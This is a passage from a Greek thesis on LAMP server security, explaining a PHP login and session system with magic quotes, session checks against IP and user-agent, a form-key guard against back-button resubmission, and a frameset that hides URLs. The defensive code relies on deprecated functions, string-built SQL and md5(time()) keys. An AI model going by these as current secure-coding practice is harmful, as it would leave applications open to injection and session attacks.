μέσο ενός κειμενογράφου (nano, vi) αλλάζουμε τις τιμές σε On .

```
 yiatsi@yiatsi-desktop:~$ cat /etc/php5/apache2/php.ini |grep magic  ; magic_quotes_gpc ;
http://php.net/magic-quotes-gpc magic_quotes_gpc = On   ;

 http://php.net/magic-quotes-runtime magic_quotes_runtime = On
;

Use Sybase-style magic quotes (escape ' with '' instead of
\'). ;

http://php.net/magic-quotes-sybase magic_quotes_sybase = On
```

Γίνεται επανεκκίνηση του apache .

```
yiatsi@yiatsi-desktop:~$ sudo /etc/init.d/apache2 stop

* Stopping web server apache2
... waiting                                                    [ OK ]
yiatsi@yiatsi-desktop:~$ sudo /etc/init.d/apache2 start  Starting web server apache2
```

και πλέον μπορούμε να κάνουμε χρήση της συνάρτησης αυτής .

```
function clean($str) {

$str = @trim($str);
```

```
        if(get_magic_quotes_gpc()) {
                $str = stripslashes($str);
                }
return mysql_real_escape_string($str);
```

Το αρχείο mydatabase_connect.php περιλαμβάνει τα στοιχεία σύνδεσης στον MYSQL server και την επιλογή της βάση δεδομένων την οποία θα χρησιμοποιήσουμε .Έχοντας κάνει το παρακάτω include μπορούμε να κάνουμε χρήση των παραπάνω και να αρχίσουμε άμεσα να υποβάλουμε ερωτήματα στην βάση .

```
  //MySQL Database Connect
  include 'mydatabase_connect.php';
```

Όταν θα έχουμε ολοκληρώση τις εργασίες μας με τη βάση θα προσθέσουμε το παρακάτω include για να κλείσουμε την σύνδεση της εφαρμογής με τη βάση .

```
       //MySQL Database Close
 include 'mydatabase_close.php';
```

Γίνεται έλεγχος για την ύπαρξη ή όχι των στοιχείων του χρήστη .Αν είναι αποτυχημένος η ροή στέλνεται στο αρχείο login-failed.php όπου απεικονίζεται το κατάλληλο μήνυμα προς τον χρήστη . Αν ό έλεγχος είναι πετυχημένος έχουμε την δημιουργία του session και την αποστολή cookie στον client της εφαρμογής περιήγησης του χρήστη .

```
session_regenerate_id();
$member = mysql_fetch_assoc($result);     // Fetch a result row
as an associative array
$_SESSION['SESS_MEMBER_ID'] = $member['member_id'];
$_SESSION['SESS_FIRST_NAME'] = $member['firstname'];
$_SESSION['SESS_LAST_NAME'] = $member['lastname'];
$_SESSION['myform_key'] = $member['myform_key'];
$_SESSION['IPaddress'] = $_SERVER['REMOTE_ADDR'];
```

```
    // Set current session to expire in 1 minute
$_SESSION['OBSOLETE'] = true;
$_SESSION['EXPIRES'] = time() + 60;
$_SESSION['IPaddress'] =    $_SERVER['REMOTE_ADDR'];
$_SESSION['userAgent'] = $_SERVER['HTTP_USER_AGENT'];

session_write_close();
```

Παρακάτω παρουσιάζεται ένα νέο cookie που δημιουργήθηκε από την εφαρμογή .

```
Name PHPSESSID Value im04qfnesphp874dgsf81u4tq5

Host localhost

Path/

Secure No

Expires At End Of Session
```


Μόλις εκτελείται η session_regenerate_id() αμέσως γίνεται δημιουργία μιας τυχαίας συμβολοσειράς η οποία και εκχωρείται στην value του cookie .Η τιμή name διατηρείται σταθερή .Οι τιμές του session καταχωρούνται στον πίνακα του συστήματος $_SESSION[ ] και θα μας χρησιμεύσουν στην πορεία στους ελέγχους που θα πραγματοποιήσουμε .

Ένα session είναι συνδυασμός από έναν server-side αρχείο περιλαμβάνοντας ότι πληροφορίες θέλουμε να αποθηκεύσουμε (βλέπε πίνακα _SESSION[]) και ένα client-side cookie που περιέχει αναφορές των πληροφοριών του server .Το αρχείο και το client-side cookie δημιουργούνται με τη βοήθεια της session_start() η οποία δεν έχει παραμέτρους αλλά ενημερώνει τον server ότι θα γίνει χρήση sessions .Όταν εκτελείται η session_start() η php θα ελέγξει αν ο client-browser έχει στείλει ένα session cookie .Αν το έχει στείλει η php θα φορτώσει κανονικά τις πληροφορίες του session .Αν όχι τότε η php θα δημιουργήσει έναν καινούργιο session file (ο πίνακας _SESSION[] θα αδειάσει) και θα στείλει ένα καινούργιο cookie στον client-browser του χρήστη . Στη συνέχεια γίνεται καταχώρηση της χρονικής στιγμής που έκανε login ο χρήστης και της διεύθυνσης ip του συστήματος του .

```
//INSERTING ip address (in INT and VAR format) and DATETIME in
members table

sql1 = "  UPDATE members   SET login_datetime = NOW(),
ip_addressINT = '$ipLoginExec_int' ,  ip_addressVAR =
'$ipLoginExec'   WHERE login ='$login' ";
```

Στη συνέχεια ο κώδικας στέλνει τον έλεγχο της εφαρμογής στην επόμενη σελίδα in_the_middle.php .Εδώ αρχικά υπάρχει ένας μηχανισμός για την αποφυγή επανυποβολής της φόρμας από τον χρήστη , αυτό είναι χρήσιμο στο να εξασφαλίσουμε ότι ο ιστιότοπος μπορεί να γίνει προσβάσιμος μέσο μιας εφαρμογής περιήγησης από ένα επιτρεπόμενο μέλος με επιτρεπτά στοιχεία αυθεντικοποίησης και όταν αυτός χρησιμοποιήσει την επιλογή backpage της εφαρμογής περιήγησης του τότε θα φτάσει ίσως στην αρχική σελίδα ή ακόμη και πιο πίσω σε κάποια άλλη σελίδα . Αν δεν κλείσει το browser και περάσει στα χέρια ενός άλλου χρήστη που κάθισε στο τερματικό , τότε ο νέος χρήστης επιλέγοντας next page θα είναι σε θέση να εισέλθει στην περιορισμένη σελίδα μέλους υποδυόμενος τον προηγούμενο νόμιμο χρήστη . Ο μηχανισμός αυτός που τον ονόμασα μηχανισμό backpage και ελέγχου επανυποβολής της φόρμας περιγράφεται στη συνέχεια .



Εικόνα 22 in_the_middle.php

Μηχανισμός backpage και ελέγχου επανυποβολής της φόρμας .

Θα γίνει χρήση μιας κρυμμένης μεταβλητής που τοποθετείτε στην φόρμα στο αρχείο login-form.php.Η τιμή της κάθε φορά θα είναι μοναδική .

```
 <td><input type="text" name="myform_key" value="<?php echo
md5(time()); ?>" /></td>
```

όταν γίνεται η αποστολή των δεδομένων η τιμή της καταχωρηται στο πινακα _SESSION[] ο οποίος και είναι προσβάσιμος καθόλη τη διάρκεια που είναι ενεργό το session από οποιανδήποτε php σελίδα .

```
  $_SESSION['myform_key'] = $member['myform_key'];
```

αρχικά γίνεται αναζήτηση στη βάση για να δούμε αν έχει ήδη υποβληθεί η φόρμα


```
$qry2="SELECT * FROM login_form_key WHERE
login_form_hash='$myform_key2'  ";
     $result2=mysql_query($qry2); // fetch the existing row
```

αν όχι τότε ο έλεγχος είναι επιτυχής και το myform_key καταχωρείται στη βάση δεδομένων

```
$upqry2 = "  INSERT INTO login_form_key  VALUES
('$myform_key2',  NOW() ,'' )  ";

$retval13 = mysql_query( $upqry2, $con );
```

και στέλνεται ο έλεγχος της εφαρμογής στην κυρίως σελίδα που είναι η proto.php . Αν ο έλεγχος βρει κάποια εγγραφή μέσα στη βάση τότε η φόρμα έχει ήδη υποβληθεί οπότε και η εφαρμογή στέλνει τον χρήστη στην έξοδο του ιστιότοπου access-denied.php συνοδευόμενο από το παρακάτω μηνυμα .



Εικόνα 23 access_denied.php due Backpage


Κάθε φορά που εμφανίζεται η σελίδα in_the_middle.php μέσα στον κώδικά της εκτελείται μια αναζήτηση στη βάση δεδομένων για να ελέγξει αν στον πίνακα με τα κρυφά κλειδιά φόρμας υπάρχει κάποια εγγραφή , αν βρεθεί κάποια εγγραφή ταυτόχρονα αυτό σημαίνει ότι η σελίδα έχει εμφανιστεί για δεύτερη φορά και επειδή μέσα στη πολιτική της σελίδας αυτό δεν προβλέπεται , διαπιστώνουμε ότι ο μόνος τρόπος για να συμβεί αυτό είναι μέσο της ενέργειας back page του προγράμματος περιήγησης του χρήστη .Αυτή ακριβώς η ενέργεια θα στείλει τον έλεγχο της ροής της εφαρμογής προς την έξοδο και στην σελίδα access-denied.php . Άλλος ένας μηχανισμός ασφαλείας για να αποκρύπτουμε από τους επισκέπτες την δομή των φακέλων και των αρχείων που υπάρχουν στον ιστιότοπο επιτυγχάνεται με το αρχείο proto.php .

```
<frameset rows="100%">

<frame src="http://62.38.100.190/Simple_SQL_Search.php">


</frameset> <noframes>   Please follow <a
href="http://www.example.com/">link</a>! </noframes>
```

Χωρίς τον παραπάνω μηχανισμό για κάθε αναζήτηση που θα πραγματοποιούσε ο χρήστης το URL θα αποκάλειπτε αρκετες πληροφορίες με σχετικά με τα ονόματα μεταβλητών που χρησιμοποιεί η εφαρμογή . Ακολουθεί ένα παράδειγμα αναζήτησης :



Εικόνα 24 Search without proto.php

Όταν καλείται το αρχείο proto.php στέλνει τον έλεγχο της εφαρμογής στη κύρια σελίδα αναζήτησης Simple_SQL_Search.php διατηρώντας το URL αμετάβλητο για κάθε αναζήτηση όπως φαίνεται παρακάτω .



Εικόνα 25 Search with proto.php

Σημαντικό να αναφερθεί ότι σε κάθε ασφαλή σελίδα μέλους μεταξύ των άλλων υπάρχει η παρακάτω εντολή :

```
  //session checked for session name

require_once('auth.php');
```

Μέσα στο αρχείο auth.php υπάρχουν τα παρακάτω :

```
<?php      //Start session  creates a session or resumes the
current one based on a session identifier passed via a GET or
POST request, or passed via a cookie.

  session_start();          //Check whether the session
variable SESS_MEMBER_ID is present or not
```

```
if (    (!isset($_SESSION['SESS_MEMBER_ID']) ||
(trim($_SESSION['SESS_MEMBER_ID']) == '')  ||
($_SESSION['OBSOLETE'] && ($_SESSION['EXPIRES'] < time()))   )

//Attempt to use expired session

 || ($_SESSION['IPaddress'] != $_SERVER['REMOTE_ADDR'])

//IP Address mixmatch (possible session hijacking attempt


 || ($_SESSION['userAgent'] != $_SERVER['HTTP_USER_AGENT'])

 //Useragent mixmatch (possible session hijacking attempt)
      )


 {         header("location: access-denied.php");

exit();     }  ?>
```

Το αρχείο auth.php αποτελεί ουσιαστικά το εισιτήριο για τον επισκέπτη για κάθε σελίδα μέλους που θα προσπελάσει , αφού θα γίνονται οι παραπάνω έλεγχοι σε κάθε σελίδα μέλους .Οι μεταβλητές αυτές έχουν τεθεί στην δημιουργία του session στη σελίδα login-exec.php και οποιαδήποτε αλλαγή στις τιμές τους θα οδηγήσει τον χρήστη προς την έξοδο του ιστιότοπου σε σελίδα access-denied.php .

Στη σελίδα Simple_SQL_Search.php ο χρήστης μπορεί να κάνει αναζήτηση με μία λέξη κλειδί μεγαλύτερη των 3 γραμμάτων και τσεκάροντας τα κριτήρια που ο ίδιος επιθυμεί .Στις επόμενες γραμμές περιλαμβάνεται ο κώδιακας του προγράμματος με τα συνοδευτικά σχόλια όπου υλοποιείται ο απαραίτητος καθαρισμός του πεδίου αναζήτησης για να εισέλθει στη συνέχεια στην mysql βάση .

```
   $searchOptions = trim($_GET['search']);  // This function
returns a string with whitespace stripped from the beginning
and end of str.

    $searchOptions = strip_tags($searchOptions); // This
function tries to return a string with all NUL bytes, HTML PHP
javascript tags stripped
```

Στο μενού της σελίδας υπάρχει η δυνατότητα να μεταβεί ο χρήστης σε άλλες ασφαλείς σελίδες για μέλη επιλέγοντας member-page1 , member-page2 ,member-page3 Κάθε μία από τις οποίες επειδή κατασκευάστηκε για λόγους δοκιμής περιλαμβάνει τον κώδικα που ακολουθεί :

```
 <?php     require_once('auth.php'); ?>
```

```
 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd"> <html xmlns="http://www.w3.org/1999/xhtml">


<head> <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1" /> <title>My Profile</title> <link
href="loginmodule.css" rel="stylesheet" type="text/css" />
</head>

<body> <h1>Member page 1 </h1> <a
href="Simple_SQL_Search.php">Home</a> | <a
href="logout.php">Logout</a> <p>This is another secure page.
</p>

</body>

</html>
```

Παρακάτω απεικονίζεται η σελίδα member-page1.php :




Εικόνα 26 member-page1.php

Τέλος ο χρήστης έχει τη δυνατότητα μόλις ολοκληρώσει την παραμονή του στον ιστιότοπο να επιλέξει επάνω αριστερά την επιλογή του logout κατά την οποία ο έλεγχος ροής της εφαρμγοής στέλνει τον χρήστη στο αρχείο logout.php .Εδώ σημαντικό είναι το άδειασμα του πίνακα _SESSION[] και επίσης το άδειασμα του table «login_form_key» της mysql που διατηρεί το κλειδί της φόρμας .

```
session_start();      //Unset the variables stored in session
      unset($_SESSION['SESS_MEMBER_ID']);
      unset($_SESSION['SESS_FIRST_NAME']);
      unset($_SESSION['SESS_LAST_NAME']);    //MySQL Database
Connect   include 'mydatabase_connect.php';

$mysql_query="TRUNCATE TABLE login_form_key "; // empty the
table

            //MySQL Database Close  include
'mydatabase_close.php';
```



Εικόνα 27 logout.php

Συμπεράσματα και Προτάσεις

Ο LAMP διακομιστής ήδη αποτελεί μια ολοκληρωμένη και ώριμη στοίβα εργαλείων στον ανταγωνιστικό παγκόσμιο χώρο φιλοξενίας ιστοσελίδων . Η κυκλοφορία νέων εκδόσεων κάθε μικρά χρονικά διαστήματα κυρίως του Apache που αποτελεί και το πιο νευραλγικό δομικό στοιχείο της στοίβας , την καθιστά επίκαιρη στην διαχείριση και αντιμετώπιση των νέων διαρκώς ανανεωμένων δεδομένων τόσο από πλευράς ασφάλειας όσο και ενσωμάτωσης των νέων τεχνολογιών .

Η εφαρμογή μέτρων ασφαλείας απέναντι στις διαρκώς αυξανόμενες απειλές είναι σίγουρο ότι έχουν ορισμένη διάρκεια αποτελεσματικότητας .Όσο αυξάνονται οι κακόβουλοι χρήστες και διευρύνεται το γνωστικό επίπεδο σε διάφορους τύπους επιθέσεων , τόσο θα ανακαλύπτονται καινούργιες ευπάθειες και θα καθίσταται επιτακτική η ανανέωση των ήδη υπάρχον μέτρων ασφαλείας . Λαμβάνοντας υπόψη ότι είναι σχεδόν αδύνατον να εκλείψουν οι ευπάθειες γενικότερα στο χώρο των web servers , κάθε webmaster θα πρέπει να παρακολουθεί καθημερινά μέσο εργαλείων επίβλεψης την λειτουργία των υπηρεσιών του διακομιστή και να αντιμετωπίζει διαρκώς καινούργιες προκλήσεις όσον αφορά την καλύτερη θωράκιση του .

Τέλος κρίνεται απαραίτητο η διαρκής ενημέρωση για καινούργιες ευπάθειες και μέτρα προστασίας που ανακύπτουν και γίνονται γνωστά στις διάφορες κοινότητες που ασχολούνται με τον apache και γενικότερα τον LAMP διακομιστή . Η εγγραφή σε παρόμοια forums και η λήψη των newsletters τους , αποσκοπεί στην έγκαιρη και έγκυρη ενημέρωση του κάθε ενδιαφερόμενου.

Βιβλιογραφία & Αναφορές

http://wiki.linuxfanclub.gr/el:linux:debian:server:apache

http://www3.ntu.edu.sg/home/ehchua/programming/webprogramming/HTTP.html

http://httpd.apache.org/docs/2.2/howto/htaccess.html

http://www.arcsight.com/collateral/whitepapers/2011_Cost_of_Cyber_Crime_Study_August.pdf

"PeopleSoft PeopleBooks Search CGI Flaw" www.osvdb.org/displayvuln.php?osvdb_id=2815

"Apache Custom Error Pages," Code Style www.codestyle.org/sitemanager/apache/errors-Custom.shtml

Nessus "Remote File Access" Plugin web page
http://cgi.nessus.org/plugins/dump.php3?family=Remote%20file%20access

The Google Hacker's Guide
http://johnny.ihackstuff.com/security/premium/The_Google_Hackers_Guide_v1.0.pdf

"Server-Side Includes (SSI)"NCSA HTTPd
http://hoohoo.ncsa.uiuc.edu/docs/tutorials/includes.htm

"Security Tips for Server Configuration"Apache HTTPD
http://httpd.apache.org/docs/misc/security_tips.html#ssi

"Header-Based Exploitation: Web Statistical Software Threats"CGISecurity.com
www.cgisecurity.net/papers/header-based-exploitation.txt

"A practical vulnerability analysis"
http://hexagon.itgo.com/Notadetapa/a_practical_vulnerability_analys.htm

"SQL Injection: Are Your Web Applications Vulnerable"SPI Dynamics
www.spidynamics.com/support/whitepapers/WhitepaperSQLInjection.pdf

"Blind SQL Injection: Are Your Web Applications Vulnerable"SPI Dynamics
www.spidynamics.com/support/whitepapers/Blind_SQLInjection.pdf

"Advanced SQL Injection in SQL Server Applications" By Chris AnleyNGSSoftware
